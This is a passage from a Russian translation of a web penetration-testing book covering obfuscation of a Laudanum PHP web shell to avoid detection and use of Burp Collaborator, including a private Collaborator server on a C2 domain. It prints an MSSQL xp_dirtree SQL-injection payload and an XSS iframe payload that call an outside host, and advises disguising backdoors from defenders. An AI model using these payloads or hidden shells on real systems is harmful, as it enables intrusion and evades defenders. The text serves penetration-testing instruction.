root@kali:~/tools/phpobfs# bin/obfuscate obfuscate
~/tools/shells/ads.php ~/tools/shells/out/
Copying input directory /root/tools/shells/ads.php to
/root/tools/shells/out/
Obfuscating ads.php
root@kali:~/tools/phpobfs#
```

Если проверим недавно обфусцированный файл `ads.php`, то увидим такой фрагмент кода:




Рис. 7.17. Запутанный код оболочки Laudanum

Некоторые строки все еще видны, и заметно, что IP-адреса и значения токенов по-прежнему не тронуты. Переменные заменены на случайные слова, комментарии пропали, и в результате мы имеем компактный код. Разница в размерах между обеими оболочками также значительна.

```
root@kali:~/tools/shells# ls -lah ads.php out/ads.php
-rw-r--r-- 1 root root 5.2K 14:14 ads.php
-rw-r--r-- 1 root root 1.9K 14:14 out/ads.php
root@kali:~/tools/shells#
```

Это ненадежно, но позволит нам оставаться незамеченными немного дольше. PHP Obfuscate должен работать с любым PHP-кодом, в том числе с оболочками, которые можно написать самостоятельно.

Collaborator

В предыдущей главе мы рассмотрели скрытые уязвимости в приложениях, которые могут быть неочевидны для злоумышленников. Если приложение не реагирует на ввод непредвиденных данных, возможно, оно не является уязвимым и код правильно проверяет ввод, но это также может означать, что уязвимость существует, просто она скрыта. Чтобы идентифицировать такие типы уязвимостей, мы передали вредоносный код, заставивший приложение подключиться к нашему командно-контрольному серверу.

Это очень полезный метод, но мы все делали вручную. Передали вредоносный код и ожидали обращения от сервера, чтобы подтвердить наличие уязвимости. Большинство тестирований приложений ограничено по времени, и проверить каждый ввод вручную на большой поверхности атаки нереально. Нужно автоматизировать этот процесс.

К счастью, профессиональная версия Burp Suite позволяет использовать серверную инфраструктуру Collaborator для автоматизации внеполосного поиска уязвимостей.

Бесплатная версия не поддерживает Collaborator, однако в главе 6 «Обнаружение и эксплуатация уязвимостей в приложениях с помощью внешних сервисов» описано, как создать командно-контрольный сервер, который можно использовать для этих же целей.

Сервер Collaborator аналогичен командно-контрольному серверу, который мы настроили в главе 6 «Обнаружение и эксплуатация уязвимостей в приложениях с помощью внешних сервисов», но у него есть несколько дополнительных функций. В частности, он интегрируется с модулем Scanner, чтобы автоматически выявлять трудно обнаруживаемые уязвимости. Он также менее склонен к ложным срабатываниям по сравнению с использованием ручного подхода.

Параметр Collaborator можно найти на вкладке **Project options** (Опции проекта). Его можно отключить или включить, чтобы использовать сервер по умолчанию или закрытый экземпляр.

На высоком уровне Collaborator работает так.

1. Сканер Burp генерирует полезную нагрузку для обнаружения уязвимостей, подверженных SQL-инъекциям:

```
';declare @q varchar(99);set
@q='\\bXkgY3JlZGl0IGNhcmQgbnVtYmVyIGlz.burpcollaborator.net\tes
t'; exec master.dbo.xp_dirtree @q;--
```

2. Приложение асинхронно выполняет SQL-запрос.
3. SQL-инъекция прошла успешно.
4. SQL-сервер пытается отобразить общий ресурс SMB в случайно сгенерированном домене `burpcollaborator.net`.
5. Выполняется просмотр DNS-записей:
   - сервер Collaborator регистрирует попытку DNS-запроса.
6. Устанавливается соединение по протоколу SMB, и возвращаются фиктивные данные:
   - сервер Collaborator также регистрирует эту попытку подключения по протоколу SMB.
7. Клиент Burp регистрируется на сервере Collaborator.
8. Сервер Collaborator сообщает о двух проблемах:
   - был сделан запрос DNS;
   - наблюдалось сервисное взаимодействие для SMB.

Плюс Collaborator состоит в том, что случайно сгенерированный уникальный домен может быть фактически связан с конкретным запросом, сделанным сканером. Это точно говорит нам, какой URL-адрес и какой параметр уязвим для SQL-инъекции.

Открытый сервер

Сервер Collaborator по умолчанию – это экземпляр, управляемый PortSwigger, разработчиком Burp Suite. Он находится на `burpcollaborator.net`, а поддержка встроена в Burp.

Как и следовало ожидать, экземпляр Collaborator по умолчанию доступен каждому, у кого есть копия профессиональной версии Burp, а ресурсы распределяются между всеми его пользователями. С точки зрения конфиденциальности пользователи не могут видеть запросы Collaborator друг друга. Каждая полезная нагрузка уникальна и создается Burp Suite для каждого запроса. Обмен данными зашифрован, и для извлечения любых данных с сервера требуется уникальный код.

Burp Collaborator делает ряд шагов, чтобы гарантировать безопасность данных. Можно найти подробную информацию обо всем этом на странице https://portswigger.net/burp/help/collaborator.

Чтобы включить Collaborator, можно перейти на вкладку **Misc** в разделе **Project options** (Опции проекта) и выбрать кнопку **Use the default Collaborator server** (Использовать сервер Collaborator по умолчанию), как показано на рис. 7.18.




Рис. 7.18. Настройка сервера Collaborator

Для использования общедоступной версии сервера никакой дополнительной информации не требуется. Мы можем выполнить проверку работоспособности, чтобы проверить, сможет ли клиент Burp Suite пройти ее, прежде чем мы начнем тестирование, нажав кнопку **Run health check...** (Запустить проверку работоспособности...) на странице конфигурации. Появится новое окно, в котором будет отображаться текущая проверка работоспособности со статусом для каждой проверки, как показано на рис. 7.19.

Проблемы с соединением по протоколу SMTP не редки, если у вас интернет-провайдер, который все еще блокирует исходящие соединения на портах, используемых спам-ботами. Скорее всего, интернет-провайдер вашей жертвы не является домашним и подобные типы ограничений отсутствуют, по крайней мере на уровне провайдера. Выходная фильтрация может препятствовать внеполосному обнаружению, при котором частный экземпляр в локальной сети оказывается полезным. Обсудим развертывание частного сервера Collaborator позже.




Рис. 7.19. Проверка работоспособности Collaborator

Взаимодействие служб

Чтобы увидеть Collaborator в действии, можно указать Active Scanner на уязвимое приложение, дождаться, пока он запустит одну из сгенерированных полезных нагрузок, и выполнить подключение к общедоступному серверу Collaborator `burpcollaborator.net`.

Damn Vulnerable Web Application является хорошим испытательным стендом для Collaborator: http://www.dvwa.co.uk.




Рис. 7.20. Внеполосные уязвимости, обнаруженные Collaborator

Клиент Burp Suite периодически регистрируется на сервере Collaborator, чтобы узнать о любых записанных соединениях. В предыдущем случае мы видели, что приложение, уязвимое для внедрения команд, было вынуждено обманом подключиться к экземпляру Collaborator в облаке, выполнив запрос DNS-записей для уникального домена.

Сервер Collaborator перехватил этот DNS-запрос от уязвимого приложения, записал его и уведомил нас об этом. Наш клиент Burp Suite связал взаимодействие служб, о котором сообщает Collaborator, с конкретным запросом и выделил его для удобства просмотра.

Все это было сделано автоматически в фоновом режиме. С помощью Collaborator можно покрыть большую поверхность атаки и быстро и эффективно найти скрытые ошибки.

Клиент Collaborator

В некоторых ситуациях Active Scanner для обнаружения этих проблем может быть недостаточно. Предположим, мы подозреваем, что определенный компонент целевого приложения уязвим для SQL-инъекции вслепую или хранимой XSS-атаки.

Для того чтобы эксплойт сработал, его нужно обернуть каким-либо типом кодирования или шифрования и передать в приложение для последующего декодирования, дешифрования и выполнения. Active Scanner не сможет подтвердить наличие этой уязвимости, потому что он не знает о пользовательских требованиях для доставки полезной нагрузки.

Хорошей новостью является то, что мы по-прежнему можем использовать Collaborator, чтобы выявить уязвимости в этих труднодоступных областях приложения. Burp Suite также поставляется в комплекте с клиентом Collaborator, который может генерировать определенное число таких уникальных доменов, которые будут использоваться при атаке с помощью модуля Intruder.

Клиент Collaborator можно запустить из меню **Burp**.




Рис. 7.21. Запуск клиента Collaborator из меню **Burp**

Чтобы сгенерировать уникальные домены для использования в пользовательских полезных нагрузках, введите желаемое число и нажмите кнопку **Copy to clipboard** (Копировать в буфер обмена). Burp добавит разделенные новой строкой домены в буфер обмена для дальнейшей обработки.




Рис. 7.22. Окно клиента Collaborator

Как только вы закроете окно клиента Collaborator, сгенерированные домены будут признаны недействительными, и, возможно, вам не удастся обнаружить внеполосные обращения к сервисам.

Мы можем взять один из этих доменов и использовать его для своей атаки. Приложение принимает запрос, но не выдает никаких данных. Наша полезная нагрузка представляет собой простой код для выполнения XSS-атаки, предназначенной для создания тега `iframe`, который перенаправляет в домен, созданный клиентом Collaborator.

```
"><iframe%20src=[collaborator-domain]/>
```

Если приложение уязвимо, этот эксплойт создаст новый тег `iframe`. Он подключится обратно к серверу, который мы контролируем, подтверждая наличие уязвимости (см. рис. 7.23).

Надеемся, что этот код будет выполнен в какой-то момент, возможно, когда администратор перейдет на страницу, отвечающую за обработку данных запросов. Если приложение уязвимо, `iframe` попытается перейти к внедренному URL-адресу.

При этом возникают следующие побочные эффекты:

- DNS-запрос выполняется по отношению к домену `src`;
- HTTP-запрос выполняется по отношению к IP-адресу, ассоциированному с доменом `src`.




Рис. 7.23. Отправка домена Collaborator в полезной нагрузке XSS

По умолчанию клиент Collaborator будет опрашивать сервер каждые 60 секунд, но его можно заставить выполнить проверку в любой момент. Если жертва запустит вредоносный код, Collaborator сообщит нам об этом.




Рис. 7.24. Клиент Collaborator показывает взаимодействие между службами

Похоже, что вредоносный код был успешно выполнен, и благодаря Collaborator у нас теперь есть доказательства.

Выделенный сервер Collaborator

У запуска выделенного экземпляра Collaborator есть свои преимущества. Отдельный экземпляр полезен для тестов, когда у объекта атаки нет выхода в интернет, или для крайне параноидального клиента, который предпочел бы вывести третьих лиц из уравнения.

Также следует сказать пару слов об анонимности: исходящие соединения с доменом `burpcollaborator.net` могут несколько озадачить. Для некоторых заданий лучше подойдет менее заметный домен. Я понимаю, что домен, который мы собираемся использовать для нашего отдельного экземпляра, `c2.spider.ml`, не намного лучше, но мы оставим все как есть, поскольку используем его в демонстрационных целях.

Многие из требований, предъявляемых сервером Collaborator, совпадают с требованиями командно-контрольного сервера, который мы настраивали в предыдущей главе. Разница лишь в том, что сервер Burp будет запускать свои собственные службы для DNS, HTTP и SMTP, и нам не понадобится INetSim.

Мы уже делегировали домен `c2.spider.ml` своей машине в облаке, где будет работать сервер Collaborator. Служба DNS должна иметь возможность отвечать на все входящие DNS-запросы для любого поддомена, принадлежащего `c2.spider.ml`.

Collaborator может требовать много памяти, и облачного микроэкземпляра может быть недостаточно для развертывания в эксплуатационных целях.

При первом запуске сервера Collaborator вам будет предложено ввести лицензионный ключ, чтобы выполнить активацию. Это значение хранится в `~/.java/.userPrefs/burp/prefs.xml`, поэтому убедитесь, что файл должным образом защищен и не доступен для чтения.

Сервер Collaborator фактически встроен в Burp Suite. Мы можем скопировать JAR-файл Burp Suite Professional и запустить его из командной строки с помощью опции `--collaborator-server`.

```
root@spider-c2-1:~/collab# java -jar Burp Suite_pro.jar
--collaborator-server
```

```
[...]

This version of Burp requires a license key. To continue, please
paste your license key below.

VGhlcmUgYXJlIHRoZXNlIHR3byB5b3VuZyBmaXNoIHN3aW1taW5nIGFsb25nLCBhbmQgd
GhleSBoYXBwZW4gdG8gbWVldCBhbiBvbGRlciBmaXNoIHN3aW1taW5nIHRoZSBvdGhlci
B3YXksIHdobyBub2RzIGF0IHRoZW0gYW5kIHNheXMsICJNb3JuaW5nLCBib3lzLCBob3c
ncyB0aGUgd2F0ZXI/IiBBbmQgdGhlIHR3byB5b3VuZyBmaXNoIHN3aW0gb24gZm9yIGEg
Yml0LCBhbmQgdGhlbiBldmVudHVhbGx5IG9uZSBvZiB0aGVtIGxvb2tzIG92ZXIgYXQgd
GhlIG90aGVyIGFuZCBnb2VzLCAiV2hhdCB0aGUgaGVsbCBpcyB3YXRlcj8i

Burp will now attempt to contact the license server and activate
your license. This will require Internet access.

NOTE: license activations are monitored. If you perform too many
activations, further activations for this license may be
prevented.

Enter preferred activation method (o=online activation; m=manual
activation; r=re-enter license key)

o

Your license is successfully installed and activated.
```

На данном этапе сервер Collaborator работает с настройками по умолчанию. Нам нужно будет указать некоторые пользовательские параметры, чтобы получить максимальную отдачу от своего экземпляра. Файл конфигурации представляет собой простой текстовый файл в формате JSON с опциями для указания портов прослушивания, доверенных DNS-зон и опций конфигурации SSL. Можно создать этот файл в любом месте на диске и вернуться к нему позже.

```
root@spider-c2-1:~/collab# cat config.json
{
  "serverDomain": "c2.spider.ml",
  "ssl": {
    "hostname": "c2.spider.ml"
  },
  "eventCapture": {
    "publicAddress" : "35.196.100.89"
  },
  "polling" : {
    "publicAddress" : "35.196.100.89",
```

```
    "ssl": {
      "hostname" : "polling.c2.spider.ml"
    }
  },
  "dns": {
    "interfaces": [{
      "localAddress": "0.0.0.0",
      "publicAddress": "35.196.100.89"
    }]
  },
  "logLevel": "DEBUG"
}
```

Вы обратили внимание, что нам пришлось указать домен, который будем использовать вместе с нашим общедоступным IP-адресом? Уровень ведения журнала устанавливается на `DEBUG`, пока мы не подтвердим, что сервер работает как надо.

```
root@spider-c2-1:~/collab# java -jar Burp Suite_pro.jar
--collaborator-server --collaborator-config=config.json
[...] : Using configuration file config.json
[...] : Listening for DNS on 0.0.0.0:53
[...] : Listening for SMTP on 25
[...] : Listening for HTTP on 80
[...] : Listening for SMTP on 587
[...] : Listening for HTTPS on 443
[...] : Listening for SMTPS on 465
```

Рекомендуется фильтровать входящий трафик, поступающий на эти порты, и вносить в белый список только свои внешние IP-адреса и адреса объекта атаки.

Теперь, когда сервер подключен к сети, мы можем изменить параметры проекта и указать свой отдельный сервер `c2.spider.ml`.




Рис. 7.25. Настройка закрытого сервера Collaborator

Используя кнопку **Run health check...**, мы можем вызвать взаимодействие с новым сервером Collaborator.




Рис. 7.26. Проверка работоспособности Collaborator

Журнал консоли сервера будет отображать наши попытки подключения.

```
root@spider-c2-1:~/collab# java -jar Burp Suite_pro.jar
--collaborator-server --collaborator-config=config.json
[...] : Using configuration file config.json
[...] : Listening for DNS on 0.0.0.0:53
[...] : Listening for SMTP on 25
[...] : Listening for HTTP on 80
[...] : Listening for SMTP on 587
[...] : Listening for HTTPS on 443
[...] : Listening for SMTPS on 465

[...] : Received DNS query from [74.125.19.6] for
[t0u55lee1aba8o6jwbm4kkgfm6sj62qkunj.c2.spider.ml] containing
interaction IDs: t0u55lee1aba8o6jwbm4kkgfm6sj62qkunj
[...] : Received HTTP request from [173.239.208.17] for [/]
containing interaction IDs: t0u55lee1aba8o6jwbm4kkgfm6sj62qkunj
[...] : Received HTTPS request from [173.239.208.17] for [/]
containing interaction IDs: t0u55lee1aba8o6jwbm4kkgfm6sj62qkunj
```

Проверка SMTP и SMTPS может завершиться неудачно в зависимости от брандмауэра вашего интернет-провайдера, но корпоративные клиенты должны пройти проверку. Важной частью является настройка DNS. Если жертва может разрезолвить случайно сгенерированный поддомен для `c2.spider.ml`, должна быть возможность установить исходящее соединение, если никакая другая выходная фильтрация не выполняется.

Вы также заметите, что принудительно установить HTTPS-соединение не удалось. Это связано с тем, что по умолчанию Collaborator использует самоподписанный wildcard-сертификат для обработки зашифрованных HTTP-соединений.

Чтобы обойти эту проблему, когда речь идет об объектах атаки, чьи доверенные корневые центры сертификации мы не контролируем, нужно установить сертификат, подписанный общедоступным центром сертификации.

Файл `config.json` будет слегка изменен, чтобы указать Collaborator на этот сертификат и его закрытый ключ.

```
root@spider-c2-1:~/collab# cat config.json
{
  "serverDomain": "c2.spider.ml",
  "ssl": {
    "hostname": "c2.spider.ml"
  },
  "eventCapture": {
    "publicAddress" : "35.196.100.89",
```

```
    "ssl": {
      "certificateFiles" : [
        "keys/wildcard.c2.spider.ml.key.pkcs8",
        "keys/wildcard.c2.spider.ml.crt",
        "keys/intermediate.crt"
      ]
    }
  },
  "polling" : {
    "publicAddress" : "35.196.100.89",
    "ssl": {
      "hostname" : "polling.c2.spider.ml"
    }
  },
  "dns": {
    "interfaces": [{
      "localAddress": "0.0.0.0",
      "publicAddress": "35.196.100.89"
    }]
  },
  "logLevel": "DEBUG"
}
```

В подкаталоге `keys` можно поместить закрытый ключ, зашифрованный в формате PKCS#8, соответствующий сертификат и любые промежуточные сертификаты, которые нам, возможно, понадобятся для проверки цепочки сертификатов. В предыдущей главе нам удалось сгенерировать сертификаты для нашего домена командно-контрольного сервера, которые мы можем использовать и здесь, чтобы поэкспериментировать с ними.

Резюме

В этой главе мы продемонстрировали ряд инструментов и методов, которые работают сообща, чтобы утомительная часть задания выполнялась беспрепятственно. Burp Suite или его бесплатная альтернатива OWASP ZAP предоставляют способы расширения функциональности и позволяют быстро выполнять повторяющиеся задачи.

Мы также рассмотрели простой способ запутывания кода, который может оказаться в системе, выбранной в качестве объекта для атаки. При переносе пользовательской оболочки на сервер рекомендуется скрывать ее истинную функцию. Член Синей команды, возможно, и не станет приглядываться к нему, если код выглядит слишком сложным. Мы использовали инструменты для бы-

строго преобразования нашего сгенерированного бэкдора в менее заметный вывод.

Наконец, опираясь на методы обнаружения уязвимостей, о которых рассказывалось в предыдущей главе, мы использовали сервер Collaborator для оптимизации всего процесса. Collaborator является незаменимым инструментом, и по возможности он всегда должен быть включен при атаке на веб-приложение. В следующей главе рассмотрим эксплуатацию интересного класса уязвимостей, связанных с сериализацией объектов.

Это набирающий популярность тип уязвимости, успешная эксплуатация которой может привести к разрушительным последствиям. Атаки, связанные с десериализацией, никуда не денутся, и мы подробно рассмотрим, как они работают и как их использовать.

Глава 8

Вредоносная сериализация

Сериализация объектов – интересная концепция в программировании, целью которой является извлечение структурированных реальных данных из памяти и обеспечение возможности их передачи по сети или их хранения где-либо для дальнейшего использования. Например, объект, такой как структура, отвечающая за соединение приложения с базой данных, может быть сериализован – преобразован в простой для передачи поток байтов, такой как строка в удобочитаемом формате. Строковое представление этой структуры памяти теперь можно легко записать в текстовый файл или отправить в другое веб-приложение по HTTP-протоколу. Затем сериализованная строка данных может быть использована для создания в памяти экземпляра объекта соединения с базой данных с предварительно заполненными свойствами, такими как имя базы данных или учетные данные. Принимающее веб-приложение может 